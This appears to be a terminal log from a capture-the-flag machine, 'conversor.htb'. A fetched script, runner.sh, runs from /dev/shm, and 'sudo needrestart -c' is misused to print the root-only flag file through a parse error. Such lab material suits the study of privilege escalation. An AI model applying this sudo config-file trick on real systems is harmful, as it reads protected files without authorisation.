fismathack@conversor:/dev/shm$ ls
runner.sh
fismathack@conversor:/dev/shm$ chmod +x runner.sh
fismathack@conversor:/dev/shm$ ./runner.sh

```

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload	Upload	Total	Spent	Left
100	335	100	335	0	0	575	0

```

fismathack@conversor:~$ sudo /usr/sbin/needrestart
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.
fismathack@conversor:~$ sudo /usr/sbin/needrestart -c /root/root.txt
Error parsing /root/root.txt: Bareword "efbe9fbf8346b856aa04a46184138824" not allowed while "strict subs" in use at (eval 14) line 1.
fismathack@conversor:~$ Read from remote host conversor.htb: Network is unreachable
Connection to conversor.htb closed.
client loop: send disconnect: Broken pipe

```